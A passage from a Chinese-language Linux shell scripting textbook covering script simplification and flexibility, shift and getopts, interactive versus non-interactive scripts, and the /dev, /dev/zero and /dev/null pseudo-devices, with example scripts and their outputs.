    #删除成功时返回退出状态
    return 0

}

#调用函数进行文件删除
dfile_delete $rm_dir

 exit 0
```

15.2 脚本优化

本节主要提供如何对 Linux Shell 编程人员编写的脚本进行优化，包括如何简化脚本、如何尽可能保持脚本的灵活性、如何编写干净的脚本以及在脚本内编写注释。

15.2.1 简化脚本

Linux Shell 编程人员在学习编写 Shell 脚本时，常常遇到的一个问题就是重复编写他们在该脚本中已经编写过的代码。其实不需要重复编写这些代码，只需创建一个函数或通过其他方式来处理这些重复部分。

例 15-5 的脚本 file_can_execute_or_not1.sh 中的代码明显有重复的地方，可以通过 for 循环和逻辑操作符来简化该脚本。该例中的脚本 file_can_execute_or_not1.sh 用于判断用户输入的两个文件是否可执行。

```
#例 15-5：一个复杂但可简化的程序
#file_can_execute_or_not1.sh：判断键盘输入的两个文件是否可执行
#!/bin/bash

#判断输入的参数个数是否为两个
if [$# -lt 2 ]
then
    echo "The num of parameter is not right! "
    exit 0
fi
```

```
#判断用户输入的第一个文件是否可读
if [ ! -f "$1" ]
then
    echo "Unable to find the file $1"
fi

#判断用户输入的第一个文件是否可执行
if [ ! -x "$1" ]
then
    echo "Unable to execute the file $1 ! "
else
    echo " The file $1 can be executed! "
fi

#判断用户输入的第二个文件是否可读
if [ ! -f "$2" ]
then
    echo "Unable to find the file $2 !"
fi

#判断用户输入的第二个文件是否可执行
if [ ! -x "$2" ]
then
    echo "Unable to execute the file $2 ! "
else
    echo " The file $2 can be executed! "
fi
```

脚本 file_can_execute_or_not1.sh 的执行结果为：

```
#例 15-5 中 file_can_execute_or_not1.sh 脚本的执行结果
[root@localhost chapter15]# ls
file1  file2  file_can_execute_or_not1.sh
[root@localhost chapter15]# ./file_can_execute_or_not1.sh

The num of parameter is not right!
[root@localhost chapter15]# ./file_can_execute_or_not1.sh file1 file2
Unable to execute the file file1 !
Unable to execute the file file2 !
[root@localhost chapter15]#
```

该脚本有两段重复验证文件是否存在与可执行的代码，这样使得该代码显得很糟糕，为了便于阅读和使代码简洁，可对该段代码进行浓缩。例 15-6 中的脚本 file_can_execute_or_not2.sh 就是对例 15-5 进行简化的代码，可以看出例 15-6 很少的代码就囊括了例 15-5 中所有的内容。

```
#例 15-6：对例 15-5 中的代码进行简化
#file_can_execute_or_not2.sh
#!/bin/bash

#判断输入的参数个数是否为两个
if [ $# -lt 2 ]
then
    echo "The num of parameter is not right! "
    exit 0
fi
```

```
#使用 for 循环判断输入的文件是否执行
for fname in "$@"
do
    if [ -f "$fname" -a -x "$fname" ]
    then
        echo "The file $fname can be executed! "
    elif [ ! -f "$fname" ]
    then
        echo "Unable to find the file $fname !"
     else
        echo "Unable to execute the file $fname ! "
     fi
done
```

脚本 file_can_execute_or_not2.sh 的执行结果同样为：

```
#例 15-6 中 file_can_execute_or_not2.sh 脚本的执行结果
[root@localhost chapter15]# ls
file1  file2  file_can_execute_or_not1.sh  file_can_execute_or_not2.sh
[root@localhost chapter15]# ./file_can_execute_or_not2.sh
The num of parameter is not right!
[root@localhost chapter15]# ./file_can_execute_or_not2.sh file1.sh file2.sh
Unable to find the file file1.sh !
Unable to find the file file2.sh !
[root@localhost chapter15]#
```

由执行结果可以看出，这两个脚本的执行结果相同，但脚本 file_can_execute_or_not2.sh 简洁了很多。

15.2.2 保持脚本的灵活性

Shell 脚本编程的新手常常犯的另一个错误是在程序或 Shell 脚本中对静态值进行硬编码，从而限制了脚本的灵活性。这是一种糟糕的编程习惯。这不得不迫使其他开发人员修改脚本以使用其他值。为了避免这个问题，应该使用变量，并为脚本或函数提供参数。例 15-7 是一个编写很差的脚本，该脚本用于查询文件是否存在。

```
#例 15-7：一个不灵活的脚本例子
#file_exist_or_not1.sh
#!/bin/bash

#判断已知目录下的指定文件是否存在
if [ -f /home/wyq/shell/file_can_execute_or_not2.sh ]
then
    echo "Able to find The file /home/wyq/shell / file_can_execute_or_not2.sh !"
elif [ -f /home/wyq/shell /chapter15/ file_can_execute_or_not2.sh ]
then
    echo "Able to find The file /home/wyq/shell / chapter15/ file_can_execute_or_not2.sh !"
else
    echo "Unable to find the file file_can_execute_or_not2.sh ! "
fi
```

该脚本的执行结果为：

```
#例 15-7 中 file_exist_or_not1.sh 脚本的执行结果
[root@localhost chapter15]# ./file_exist_or_not1.sh
Able to find The file /home/wyq/shell/chapter15/file_can_execute_or_not2.sh !
```

```
[root@localhost chapter15]#
```

该脚本代码很少，比较容易修改（如果代码很长，时间久了就容易遗忘该脚本的功能，从而需要逐行阅读它。）。可以看出该脚本只能搜索两个特定目录下的特定文件，这极大地限制了程序的灵活性，下面的例 15-8 提供相同的功能，但是可以通过命令行输入查询任何目录下的文件。

```
#例 15-8：一个灵活的脚本例子
#file_exist_or_not2.sh
#!/bin/bash

#提示用户输入目录名
echo "Please input the directory name: "
read dname

#判断第一个输入的参数是否为目录名
if [ ! -d $dname ]
then
   echo "Unable to read or find the directory ! "
fi

#提示用户输入文件名
echo "Please input the file name: "
read fname

#判断文件是否存在
if [ -f "$dname/$fname" ]
then
   echo "Able to find the file $dname/$fname"
else
   echo "Unable find the file $dname/$fname"
fi
```

脚本 file_exist_or_not2.sh 的执行结果为：

```
#例 15-8 中 file_exist_or_not2.sh 脚本的执行结果
[root@localhost chapter15]# ./file_exist_or_not2.sh
Please input the directory name:
/home/wyq/shell/chapter15
Please input the file name:
file_can_execute_or_not2.sh
Able to find the file /home/wyq/shell/chapter15/file_can_execute_or_not2.sh
[root@localhost chapter15]#
```

15.2.3 给用户足够的提示

由于我们编写的脚本有时会提供给其他用户使用，因此，在编写有参数输入的脚本时，要特别注意给用户足够的提示，提示用户需要输入的参数是什么，同时提供参数个数和参数类型判断，否则用户不了解脚本中设置的参数信息，就可能无法完成该脚本的执行。

例 15-9 的脚本 login1.sh 中是一个需要输入参数的脚本，但该脚本中没有明确提示用户输入几个参数以及每个参数的类型，新建脚本 login1.sh，脚本内容如下：

```
#例 15-9：一个有参数但无提示说明的脚本
#login1.sh：用户登录，判断用户输入的用户名和密码是否错误
#!/bin/bash
```

```
for ((i=0 ; i < 3 ; i++))
do
    read username
    read password

    if test "$username" = "user" -a "$password" = "pwd"
    then
        echo "login success"
        flag=1;
        break;
    fi
done
```

脚本 login1.sh 无提示用户需要输入的信息，如果用户未看过脚本内容，直接运行该脚本，脚本的执行结果如下：

```
#例 15-9 中 login1.sh 脚本的执行结果
[root@jselab chapter16]# ./login1.sh
#脚本无法退出，使用 Ctrl+C 退出
^C
[root@jselab chapter16]#
```

这时用户就不知道应该如何运行该脚本，如果我们加上必要的提示，将会使用户很容易就了解脚本的内容，并执行正确的结果。下面的例 15-10 的脚本 login2.sh 就是在例 15-9 的脚本 login1.sh 的基础上加上必要的提示，使脚本执行清晰明了。

```
#例 15-10：一个有参数且有提示说明的脚本
#login2.sh: 用户登录，判断用户输入的用户名和密码是否正确
#!/bin/bash

flag=0;

#提示该脚本的用途
echo "This script is used to username and password what you input is right or wrong. "

#for 循环用于提示用户输入用户名和密码，并判断正误
for ((i=0 ; i < 3 ; i++))
do
    echo -n "Please input your name: "
    read username

    echo -n "Please input your password: "
    read password

    if test "$username" = "user" -a "$password" = "pwd"
    then
        echo "Login success"
        flag=1
        break
    else
        echo "The username or password is wrong. Try again! "
    fi
done

#三次输入不正确，提示用户退出脚本
if [ "$flag" -eq "0" ]
```

```
then
    echo "You have tried 3 times. Login fail!"
fi
```

脚本 login2.sh 的执行结果为：

```
#例 15-10 中 login2.sh 脚本的执行结果
[root@localhost chapter15]# ./login2.sh
This script is used to username and password what you input is right or wrong.
Please input your name: wyq
Please input your password: 123
The username or password is wrong!
Please input your name: user
Please input your password: pwd
Login success
[root@localhost chapter15]#
```

脚本 login2.sh 主要是登录一个用户，然后判断用户名和密码是否匹配，如果匹配，就显示“Login success”，否则显示“The username or password is wrong. Try again!”。直到三次后就输出“You have tried 3 times. Login fail!”。

15.3 Linux 中的特殊命令

有很多命令在 Linux Shell 编程过程中非常有用，如 shift 命令可用于脚本传递时的参数偏移，getopts 用于形成命令行的标准形式。本节主要介绍 shift 和 getopts 两个命令的用法。

15.3.1 shift 命令

第 14 章例 14-16 的 combine_array.sh 脚本曾经使用到了 shift 命令，在脚本注解中也进行了简单说明，本节深入探讨 shift 命令的用法。

shift 命令主要用于向脚本传递参数时的每一位参数偏移，其中，每次将参数位置向左偏移一位。下面通过一个简单例子说明 shift 命令的用法。在例 15-11 中，脚本 no_shift.sh 未使用 shift 命令。

```
#例 15-11：一个未使用 shift 命令的例子
#no_shift.sh
#!/bin/bash

#提示用户输入参数个数
echo "number of arguments is $#"

#提示用户输入内容
echo "What you input is: "

#通过命令行来传递脚本 for 循环列表参数
while [[ "$*" != "" ]]
do
    echo "$1"
done
```

脚本 no_shift.sh 的执行结果为：

```
#例 15-11 中 no_shift.sh 脚本的执行结果
[root@localhost chapter15]# ./no_shift.sh hello world
Number of arguments is 2
What you input is:
hello
hello
…
Ctrl ^C
[root@localhost chapter15]#
```

脚本 no_shift.sh 尝试通过不使用 shift 命令来实现输出所有的命令行参数，但由于无 shift 偏移命令，而一直执行第一个命令行参数循环下去，形成一个死循环，需要通过“Ctrl+C”组合键强制性结束该脚本的执行。

例 15-12 中 use_shift.sh 脚本则使用 shift 命令对例 15-11 中的脚本进行修改，修改后的脚本为：

```
#例 15-12：一个使用 shift 命令对例 15-11 中的脚本进行改动
#use_ shift.sh
#!/bin/bash

#提示用户输入参数个数
echo "number of arguments is $#"

#提示用户输入内容
echo "What you input is: "

#通过命令行传递脚本 for 循环列表参数
while [[ "$*" != "" ]]
do
    echo "$1"
    shift
done
```

脚本 use_shift.sh 的执行结果为：

```
#例 15-12 中 use_ shift.sh 脚本的执行结果
[root@localhost chapter15]# ./use_shift.sh hello world
number of arguments is 2
What you input is:
hello
world
[root@localhost chapter15]#
```

可以看出，脚本 use_shift.sh 使用 shift 命令后，准确地显示了所有的命令行参数。所有 shift 命令的实现方式是：脚本将第一个命令行参数纳入脚本执行，接着执行第二个命令行，直至完成所有的命令行。

下面举一个稍微复杂点的例子，例 15-13 中的脚本 shift_exam1.sh 用于回显命令行参数，并且每次回显命令行参数都会减去最左边的变量，以显示一个倒三角形。

```
#例 15-13： 回显命令行参数，并形成一个至多 3 行参数命令组成的倒三角形
# shift_exam1.sh
#!/bin/bash

#判断输入的参数是否小于三个，如果小于
if [ "$#" -gt 3 ]
then
```

```
    echo "The parameter is higher than 3! "
    exit 1
fi

#显示第一个命令行参数
echo $*

#判断第二个参数是否为空，不为空则命令行参数先偏移一位，执行第二个参数
if [ -n $2 ]
then
    shift
    echo S*
fi

#由于第二个参数判断过不为空时，执行了上面的 if 语句，参数已经偏移到第二个参数，该 if 语句
#则相当于判断第三个参数是否为空，不为空则显示第三个参数
if [ -n $2 ]
then
    shift
    echo $*
fi
```

脚本 shift_exam1.sh 限制了参数至多为三个，减少了 if 语句要检查的行数。虽然该脚本令人比较混乱，但该脚本很好地完成了输出脚本的任务，当命令行参数超过了三个变量数，就会得到警告，且脚本退出。如果变量数为三或更少，则脚本执行倒三角显示各参数。

```
# 例 15-13 中 shift_exam1.sh 脚本的执行结果
[root@localhost chapter15]# ./shift_exam1.sh 3 2 1
3 2 1
2 1
1
[root@localhost chapter15]# ./shift_exam1.sh 2 1
2 1
1
[root@localhost chapter15]# ./shift_exam1.sh 1
1
[root@localhost chapter15]# ./shift_exam1.sh 4 3 2 1
The parameter is higher than 3!
[root@localhost chapter15]#
```

脚本 shift_exam1.sh 中有几行代码是重复的且最多只能显示三行的倒三角命令行参数列表，下面的例 15-14 的脚本 shift_exam2.sh 是通过 while 循环不限制命令行参数的个数，脚本代码少了很多。

```
#例 15-14： 回显命令行参数，并形成一个不限制行参数命令组成的倒三角形
# shift_exam2.sh
#!/bin/bash

#用 while 实现一个不限制行参数命令组成的倒三角形
while [ "$#" -gt 0 ]
do
    echo $*
    shift
done
```

脚本 shift_exam2.sh 的执行结果为：

```
#例 15-14 中 shift_exam2.sh 脚本的执行结果
[root@localhost chapter15]# ./shift_exam2.sh 9 8 7 6 5 4 3 2 1
9 8 7 6 5 4 3 2 1
8 7 6 5 4 3 2 1
7 6 5 4 3 2 1
6 5 4 3 2 1
5 4 3 2 1
4 3 2 1
3 2 1
2 1
1
[root@localhost chapter15]#
```

可以看出，使用 while 循环后，脚本的效率高了很多，而且使用 shift 命令实现了双层循环才能实现的功能。

15.3.2 getopts 命令

Linux Shell 中提供了一条获取和处理命令行选项的 getopts 语句，该语句可以编写脚本，使控制多个命令行参数更加容易。该语句的格式为：

```
getopts option_str variable
```

在该命令行的 option_str 中包含一个有效的单字符选项。若 getopts 命令在命令行中发现了连字符，那么该命令将用连字符后面的字符与 option_str 相比较。若匹配成功，则把变量 variable 的值设为该选项；若匹配不成功，则 variable 设为“?”。当 getopts 发现连字符后面没有字符后，会返回一个非零的状态值。Shell 程序中能利用 getopts 的返回值建立一个循环。

下面通过一个例子了解 getopts 的用法，在例 15-15 中，脚本 getopts_exam1.sh 用于完成单字符选项的选择，该脚本内容如下：

```
#例 15-15：一个关于 getopts 的例子
#getopts_exam1.sh
#!/bin/bash

#当输入的连字符不为“-a”或“-b”时执行该函数
func()
{
    echo " 'basename $0' -[a b] args." >&2
    exit 0
}

#使用 getopts 完成连字符选择
while getopts "ab:" options
do
    case $options in
    a)
        echo "You enter -a as an option."
        ;;
    b)
        echo "You enter -b as an option."
        ;;
    \?)
        func
        ;;
```

```
    :)
        echo "No argument value for option $OPTARG"
        ;;
    esac
done
```

脚本 getopts_exam1.sh 的执行结果为：

```
#例 15-15 中 getopts_exam1.sh 的执行结果
[root@localhost chapter15]# ./getopts_exam1.sh -a -c
You enter -a as an option.
 basename ./getopts_exam1.sh -[a b] args.
[root@localhost chapter15]#
```

根据上面脚本 getopts_exam1.sh 的执行结果，可以看出 getopts 要对命令行所给出的选项进行分析，分析过程为：

① getopts 选项检查所有的命令行参数，找到以“-”字符开头的字符。

② 当找到以“-”字符开头的参数后，将跟在“-”字符后的字符与在“option-str”中给出的字符进行比较。

③ 若找到匹配，指定的变量 variable 被设置成选项，否则，variable 被设置成“?”字符。

④ 重复步骤①～③，直到考虑完所有的选项。

⑤ 当分析结束后，getopts 返回非零值并退出。

下面举一个复杂点的例子进一步解释 getopts 的用法，在例 15-16 中，脚本 getopts_exam2.sh 不仅执行脚本 getopts 的命令行选项，同时通过 shift 命令去判断第二个参数，然后执行不同的操作。

```
#例 15-16：一个复杂点的 getopts 的例子
#getopts_exam2.sh
#!/bin/bash

#判断用户输入的第一个命令行参数是什么
while getopts "fh:" optname
 do
      case "$optname" in
      f)
             echo "Option $optname is specified"
            ;;
       h)
             echo "Option $optname has value $OPTARG"
             ;;
      \?)
             echo "Unknown option $ OPTARG "
             ;;
       :)
             echo "No parameter value for option $OPTARG"
             ;;
       *)
           echo "Unknown error while processing options"
             ;;
        esac
 done

#命令行参数先做偏移一位，相当于命令行参数指针转到第二个参数
```

```
shift $(($OPTIND - 1))

#执行第二个命令行参数的对应命令
for options in "$@"
do
    if [ ! -f $2 ]
    then
        echo "Can not find file $options . "
    else
        echo "Find the file $options . "
    fi
done
```

例 15-16 中脚本 getopts_exam2.sh 的执行结果为：

```
#例 15-16 中 getopts_exam2.sh 脚本的执行结果
[root@localhost chapter15]# ./getopts_exam2.sh -f file1
Option f is specified
Find the file file1 .
[root@localhost chapter15]# ./getopts_exam2.sh -h help
Option h has value help
[root@localhost chapter15]#
```

通过脚本 getopts_exam2.sh 的执行结果可以看出，该脚本在执行时可以有两种选择，一种是“-f”，一种是“-h”的命令执行形式，其中，“./getopts_exam2.sh -f file1”用于判断输入的第二个命令行参数是否为文件，而“./getopts_exam2.sh -h help”用于表示“-h”的含义是“help”。

15.4 交互式和非交互式 Shell 脚本

交互式模式就是 Shell 等待用户的输入，并且执行用户提交的命令。这种模式被称为交互式，是因为 Shell 与用户进行交互，该模式也是大多数用户非常熟悉的：登录、执行一些命令、倒退。当用户登录成功后，Shell 脚本也终止了。Shell 也可以运行在另外一种模式：非交互式模式，在这种模式下，Shell 不与用户进行交互，而是读取存放在文件中的命令，并执行它们。当它读到文件的结尾时，Shell 就终止。

下面的内容将分别介绍交互式 Shell 脚本和非交互式脚本的用法。

15.4.1 非交互式 Shell 脚本

Linux Shell 中许多管理和系统维护脚本都是非交互式的，而且非多变的重复性任务也可以由非交互式脚本完成，由非交互式 Shell 脚本完成的脚本通常是运行脚本中的命令，而不需要用户干预脚本的执行结果和执行方式。

下面通过一个例子说明非交互式 Shell 脚本。下面的例 15-17 中的 no_interaction_script1.sh 是一个简单的非交互式的脚本，该脚本可三秒钟退出脚本运行。

```
#例 15-17：一个非交互性脚本的例子
#no_interaction_script1.sh
#!/bin/bash
```

```
#提示用户该脚本 3 秒后退出
echo "This script will quit after 3 seconds. "

#计时 3 秒
sleep 1
echo -n "."
 sleep 1
 echo -n "."
sleep 1
 echo  "."

#提示用户退出脚本
echo "After 3 seconds, this script quits. "
```

下面是脚本 no_interaction_script1.sh 的执行结果为：

```
#例 15-17 中 no_interaction_script1.sh 脚本的执行结果
[root@localhost chapter15]# ./no_interaction_script1.sh
This script will quit after 3 seconds.
...
After 3 seconds, this script quits.
[root@localhost chapter15]#
```

可以看出，脚本 no_interaction_script1.sh 在运行过程中无须用户参与，就能很好地完成脚本的运行。

在 Linux 终端下使用 su 命令后，会提示用户输入 root 用户密码，正确后可获得管理员权限。如果在脚本中需要获得管理员权限，为了增加脚本的安全性，一般不能通过 su 命令和在脚本中设置 root 密码切换到 root 用户，所以，需要用脚本来提示用户必须是 root，否则提示当前用户无法执行该脚本，下面的例 15-18 中的脚本 root_or_not.sh 实现了该功能。

```
#例 15-18：判断执行脚本的用户是否是 root，若不是，则不执行脚本的其他内容
#root_or_not.sh
#!/bin/bash

#设置退出状态为 5
exitcode=5

#设置退出时的提示
message="Sorry, you are not root..exiting"

#判断当前用户是否是 root
if [ $UID -ne 0 ]
then
    echo "$message" >&2
    exit $exitcode
fi

#如果是 root 用户将执行下面的脚本内容
echo "If the user is root, will execute this row. "

# script_end
```

脚本的 root_or_not.sh 的执行结果为：

```
#例 15-18 中 root_or_not.sh 脚本的执行结果
[root@localhost chapter15]# ./root_or_not.sh
If the user is root, will execute this row.
```

```
[root@localhost chapter15]# su wyq
[wyq@localhost chapter15]$ ./root_or_not.sh
Sorry, you are not root..exiting
[wyq@localhost chapter15]$ echo $?
5
[wyq@localhost chapter15] $
```

可以看出，当用户是 root 时，显示的结果为“If the user is root, will execute this row.”，而当用户不是 root 时，执行的结果为“Sorry, you are not root..exiting”且退出状态为在脚本中设置的 5。

15.4.2　交互式 Shell 脚本

Shell 是一个交互性命令解释器，它独立于操作系统。这种设计让用户可以灵活地选择适合自己的 Shell。Shell 让你在命令行键入命令，经过 Shell 解释后传送给操作系统（内核）执行。同时，Shell 脚本同样也可以通过交互来执行。

前面已经介绍了很多交互式 Shell 脚本，这里仅通过一个例子来说明交互式 Shell 的用法。例 15-19 中的脚本 ip_login.sh 为用户列出三个 IP 地址，让用户从中选择一个，然后根据选择登录到不同的 IP 地址。

```
#例 15-19：一个交互式 Shell 脚本的例子
#ip_login.sh
#!/bin/bash

#建立由三个元素组成的 IP 地址数组
ipAddrArray=( [0]= "192.158.158.128" [1]= "192.158.158.129" [2]= "192.158.158.130" )

#该函数用户对命令行输入的 IP 地址进行判断
ip_right_or_not()
{
    #将命令行输入的 IP 地址赋初值给变量 remoteIpAddr
    remoteIpAddr=$1

    #判断读取的远程 IP 地址是否为空
    if [ "$remoteIpAddr" != "" ]
    then
        #初始化循环变量
        i=0

       #判断输入的 IP 地址是否和数组中的 IP 地址中的一个匹配
         while (( i < ${#ipAddrArray[*]} ))
         do
              if [ $remoteIpAddr = ${ipAddrArray[i]} ]
             then
              return 0            #输入了数组中的 IP 地址
             fi

           #循环变量自增
           let "i++"
         done

       return 1                  #输入的 IP 地址不在数组内
    else
       return 1                  #输入 IP 地址为空
```

```
    fi
}

#提示用户命令行输入 IP 地址
echo "Please input the IP address."
 read ipAddr

#调用函数 ip_right_or_not，判断输入的命令行参数是否正确
if ip_right_or_not $ipAddr
then
    echo "Connecting to $ipAddr ..."
    ssh web@$ ipAddr   #远程登录 IP 地址
else
    echo "what you input is null or wrong. "     #用户输入的 IP 地址为空或与 IP 地址不匹配
fi
```

脚本 ip_login.sh 的执行结果为：

```
#例 15-19 中 ip_login.sh 脚本的执行结果
[root@localhost chapter15]# ./ip_login.sh
Please input the IP address.
210.28.7.123
what you input is null or wrong.
[root@localhost chapter15]# ./ip_login.sh
Please input the IP address.
192.158.158.129
Connecting to 192.158.158.129 ...
ssh: Could not resolve hostname $: Temporary failure in name resolution
[root@localhost chapter15]#
```

例 15-19 的脚本 ip_login.sh 中的函数 ip_right_or_not 首先判断是否为空，如果为空，则函数返回结果为 1；如果不为空，则判断输入的 IP 地址是否和预先设置的 IP 地址相匹配，如果不匹配，表示输入的 IP 地址错误或不可链接的 IP 地址，返回值为 1，如果匹配，则返回值为 0。在函数外部首先交互式地提示用户输入 IP 地址，接着调用函数 ip_right_or_not 以及命令行参数，如果返回值为 0，则执行调用链接 IP 地址，由于本次测试只有一个 Linux 虚拟机，所以无法链接，如果真实情况下输入正确的密码是可以链接的，如果返回值为 0，则输出“what you input is null or wrong.”。该例通过用户输入 IP 地址达到了和用户的交互性，从而完成了更复杂的功能，所以，在以后的 Linux Shell 编程过程中要注意使用交互式 Shell 脚本。

15.5 /dev 文件系统

在 Linux Shell 中存在伪文件系统/dev，该文件系统包括每个物理设备对应的文件，如果需要挂载物理设备或者虚拟物理设备，可通过操作/dev 来完成。下面首先介绍一些/dev 文件系统的基础知识，然后介绍/dev/null 和/dev/zero 是两个特殊的伪设备，这两种伪设备可以提供特殊的功能。

15.5.1 /dev 文件系统基础知识

Linux 中的设备有两种类型：字符设备（无缓冲且只能顺序存取）和块设备（有缓冲且

能随机存取）。每个字符设备和块设备都有主、次设备号，主设备号相同的设备是同类设备（使用同一个驱动程序）。这些设备中，有些设备是对实际存在的物理硬件的抽象，而有些设备则是内核自身提供的功能，每个设备在/dev 目录下都有一个对应的文件（节点）。可以通过 df 命令查看当前已经加载的设备驱动的主设备号，下面的代码是执行 df 命令后显示的内容。

```
#例 15-20：使用 df 命令查看当前已经加载的设备取的主设备号
[root@localhost ~]# df
Filesystem        1K-blocks   Used    Available    Use%   Mounted on
/dev/sda3          9083376   3888876   4733088     46%     /
/dev/sda1           198337     13850    174247      8%      / boot
tmpfs            255312      280    255032      1%      /dev/shm
[root@localhost ~]#
```

例 15-20 显示了 Linux 文件系统的状态信息，包括各个分区的容量、已使用量、未使用量以及挂载点等信息。

/dev 目录内包含物理设备条目，可以在根目录下查看/dev 的目录，在该目录中包含很多文件和目录，这些都是被挂载的文件系统的硬件设备分区所对应的条目，下面的例 15-21 所显示的就是/dev 目录中的目录或文件。

```
#例 15-21：/dev 目录中的目录和文件
[root@localhost ~]# cd /dev
[root@localhost dev]# ls
1:0:0:0          loop7              ram9      tty24  tty6
agpgart          lp0                random    tty25  tty60
block            lp1                raw       tty26  tty61
bsg              lp2                rawctl    tty27  tty62
bus              lp3                root      tty28  tty63
cdrom            MAKEDEV            rtc       tty29  tty7
char             mapper             rtc0      tty3   tty8
console          mem                scd0      tty30  tty9
core             mice               sda       tty31  ttyS0
cpu              midi               sda1      tty32  ttyS1
cpu0             mouse0             sda2      tty33  ttyS2
cpu_dma_latency  mouse1             sg0       tty34  ttyS3
device-mapper    msr0               sg1       tty35  urandom
disk             net                shm       tty36  usb1
dm-0             network_latency    snapshot  tty37  usb2
dm-1             network_throughput snd       tty38  usbdev1.1_ep00
dmmidi           null               sr0       tty39  usbdev1.1_ep81
dvd              nvram              stderr    tty4   usbdev2.1_ep00
event0           oldmem             stdin     tty40  usbdev2.1_ep81
event1           parport0           stdout    tty41  usbmon0
event2           port               systty    tty42  usbmon1
event3           ppp                tty       tty43  usbmon2
fb               ptmx               tty0      tty44  vcs
fd               pts                tty1      tty45  vcs1
full             ram0               tty10     tty46  vcs2
fuse             ram1               tty11     tty47  vcs3
gpmctl           ram10              tty12     tty48  vcs4
hpet             ram11              tty13     tty49  vcs5
hvc0             ram12              tty14     tty5   vcs6
input            ram13              tty15     tty50  vcsa
kmsg             ram14              tty15     tty51  vcsa1
log              ram15              tty17     tty52  vcsa2
```

```
loop0          ram2              tty18    tty53  vcsa3
loop1          ram3              tty19    tty54  vcsa4
loop2          ram4              tty2     tty55  vcsa5
loop3          ram5              tty20    tty56  vcsa6
loop4          ram6              tty21    tty57  VolGroup
loop5          ram7              tty22    tty58  zero
loop6          ram8              tty23    tty59
[root@localhost dev]#
```

由上面/dev 目录中的文件和目录可以看到，/dev 目录中包含环回设备（loopback devices），如/dev/loop0、/dev/loop1 等，环回设备提供了一种使普通文件能够像其他块设备一样进行存取的机制，这样可以使一个大文件中的整个文件系统挂载到系统目录下。在/dev 文件系统中还包含一些伪设备用于特殊的用途，如/dev/null 和/dev/zero，相关内容将在 15.5.3 节讲解。

/dev 目录下的文件和子目录是为各种物理设备和虚拟设备提供的挂载点，这些条目使用非常少的设备空间，但提供了全部的目录设备和虚拟设备的挂载点。如/dev/null 和 dev/zero 等设备都是虚拟的物理设备，仅仅是存在于软件的虚拟设备中。

例如，/dev 目录填充设备的方法是在/dev 上挂载一个虚拟文件系统，然后在设备被检测到或被访问到的时候（通常是在系统引导的过程中）动态创建设备节点。首先需要设置挂载点/mnt/flashdrive，如果不存在该挂载点，需要 root 用户来执行 mkdir /mnt/flashdrive。如果新的系统尚未被引导，那么就有必要通过手工挂载和填充 /dev 目录，这可以通过绑定挂载宿主系统的/dev 目录。绑定挂载是一种特殊的挂载方式，允许用户创建一个目录或者是挂载点的镜像到其他地方，如挂载一个闪存，则可将下面一行代码添加到文件/etc/fstab 中。

```
1 /dev/sda1    /mnt/flashdrive    auto    noauto,user,noatime    0 0
```

socket 是一种特殊的用于通信的 I/O 端口。它允许同一台主机内不同硬件设备间的数据传输，允许在相同网络中的主机间的数据传输，也允许穿越不同网络的主机间的数据传输，当然还允许在 Internet 上不同位置主机间的数据传输。如果用户需要使用 socket 通信，则首先需要判断 host 是否为一个有效的主机名或因特网有效的地址，并且通过端口或服务名称打开相应的网络设置。

在/dev 文件系统中，/dev/random 是比较特殊的文件，该文件相当于一个随机数产生器或伪随机数产生器，它主要适用于高随机性的操作中，如：一次性密码或密钥生成。Linux 操作系统提供本质上随机的库数据，这些数据通常来自于设备驱动程序。

15.5.2　/dev/zero 伪设备

/dev/zero 是一个非常有用的伪设备，它可用于创建空文件，也可以创建 RAM 文件等。下面的例 15-22 通过/dev/zero 来建立一个交换文件，新建脚本 dev1.sh，脚本内容如下：

```
#例 15-22：dev1.sh 脚本通过/dev/zero 建立一个交换文件
#!/bin/bash

#由于 root 用户的$UID 为 0，所以这里设置 ROOT_UID
ROOT_UID=0

FILE=/swap

#设置每个文件块大小和文件块的最小值
BLOCKSIZE=1024
MINBLOCKS=40
```

```
#设置创建成功标志
SUCCESS=0

if [ "$UID" -ne "$ROOT_UID" ]
then
    echo "You are not the user of root "
fi

#如果没在命令行上指定设置的文件块的个数，则默认设置为 40 块
if [ -n "$1" ]
then
    blocks=$1
else
   blocks=$MINBLOCKS
fi

#如果设置的文件块个数小于 40，则将文件块个数设置为 40
if [ "$blocks" -lt $MINBLOCKS ]
then
    blocks=$MINBLOCKS
fi

#创建文件
echo "Creating swap file of size $blocks blocks (KB)."

#用 0 填写文件块
dd if=/dev/zero of=$FILE bs=$BLOCKSIZE count=$blocks

#将文件指定为交换文件
mkswap $FILE $blocks

#激活文件
swapon $FILE

echo "Swap file created and activated."
```

例 15-22 中脚本 dev1.sh 的执行结果为：

```
#例 15-22 dev1.sh 脚本的执行结果：
[root@localhost chapter15]# ./dev1.sh 120
Creating swap file of size 120 blocks (KB).
120+0 records in
120+0 records out
122880 bytes (123 kB) copied, 0.00154461 s, 79.6 MB/s
Setting up swapspace version 1, size = 115 KiB
no label, UUID=e2b4f1ee-f4b0-4e06-a7f7-e7c8261c5c99
Swap file created and activated.
```

在脚本 dev1.sh 运行的过程中设置了块的个数为 120 个，可以看出 swap 创建成功并被激活。

15.5.3　/dev/null 伪设备

dev/null 相当于一个文件的“黑洞”，它非常接近于一个只写文件，所以，写入它的内容都会永远丢失，但是对于命令行和脚本来说，/dev/null 却非常有用。如果不想使某文件使用 stdout，可以通过使用/dev/null 将 stdout 禁止，下面的命令就是实现该功能的。

```
[root@localhost chapter15]# touch file1.sh
[root@localhost chapter15]# cat file1.sh >/dev/null
```

如果想隐藏某些信息，可以通过/dev/null 将这些信息隐藏，这样将会使文件信息不保存在磁盘中。下面的例 15-23 实现了该功能，新建脚本 dev2.sh，脚本内容如下：

```
#例 15-23：dev2.sh 通过/dev/null 将文件 file1.sh 隐藏
#!/bin/bash

#判断是否存在文件 file1.sh，如果存在，则删除
if [ -f /file1.sh ]
then
   rm -f file1.sh
fi

#将文件 file1.sh 放入/dev/null
ln -s /dev/null file1.sh
echo "Successful! "
```

例 15-23 中脚本 dev2.sh 的执行结果为：

```
#例 15-23 dev2.sh 脚本的执行结果：
[root@localhost chapter15]# ls
dev1.sh  dev2.sh  file1.sh  proc1.sh  proc2.sh
[root@localhost chapter15]# ./dev2.sh
Successful!
[root@localhost chapter15]#
```

在 Linux 系统中，“find”命令是大多数系统用户都可以使用的命令。由于 Linux 系统中系统管理员 root 可以把某些文件目录设置成禁止访问模式，这样普通用户就没有权限用“find”命令来查询这些目录或者文件。当普通用户使用“find”命令来查询这些文件目录时，往往会出现“Permission denied.”（禁止访问）字样，系统将无法查询到你想要的文件。为了避免这样的错误，可以通过使用转移错误提示的方法尝试查找文件，输入如下信息：

```
